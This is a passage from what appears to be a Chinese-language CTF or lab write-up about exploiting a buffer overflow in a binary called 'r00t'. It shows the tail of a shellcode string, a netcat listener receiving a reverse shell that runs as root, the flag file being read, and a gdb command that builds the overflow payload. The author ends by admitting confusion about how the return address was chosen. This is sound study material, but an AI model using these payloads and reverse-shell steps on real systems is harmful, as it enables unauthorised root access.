fe\x81\x23\xb9\xe0\x95\xcf\x74\x62"')
```



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 2333                                                    130 ×
listening on [any] 2333 ...
connect to [192.168.101.34] from (UNKNOWN) [192.168.101.33] 58254
id
uid=1002(noob) gid=1002(noob) euid=0(root) groups=0(root),1002(noob)
whoami
root
ls -al
total 20
drwx------ 4 noob root 4096 Oct 14  2014 .
drwxr-xr-x 5 root root 4096 Oct  3  2014 ..
-rw------- 1 noob noob 2010 Dec 27 06:41 .bash_history
drwx------ 2 noob noob 4096 Oct  3  2014 .cache
drwx------ 2 noob noob 4096 Oct  5  2014 .ssh
cd /root
ls
Proof.txt
core1
core2
core3
core4
goal
hardmode
lmao.zip
ran_dir.py
reboot
cat Proof.txt
You win this time young Jedi ...

a70354f0258dcc00292c72aab3c8b1e4
```

不过虽然成功了，我的心中还是有大大的疑惑，我不懂怎么就成功了。 0xbffffc80是怎么来的呢？

他先用env - gdb ./r00t进入调试，然后清除了当前环境变量，再

```
(gdb) run $(python -c 'print "A"*268 + "BBBB" + "\x90"*16 + "C"*100')
```

此时ESP的值便是0xbffffc80

可是为什么是100个C呢，不明白！！！

而且我的环境上如果清楚环境变量就不是0xbffffc80了，不清除反而是0xbffffc80。

我也试了其他的地址，都不能成功。

啊，真奇怪，希望以后能完全弄明白。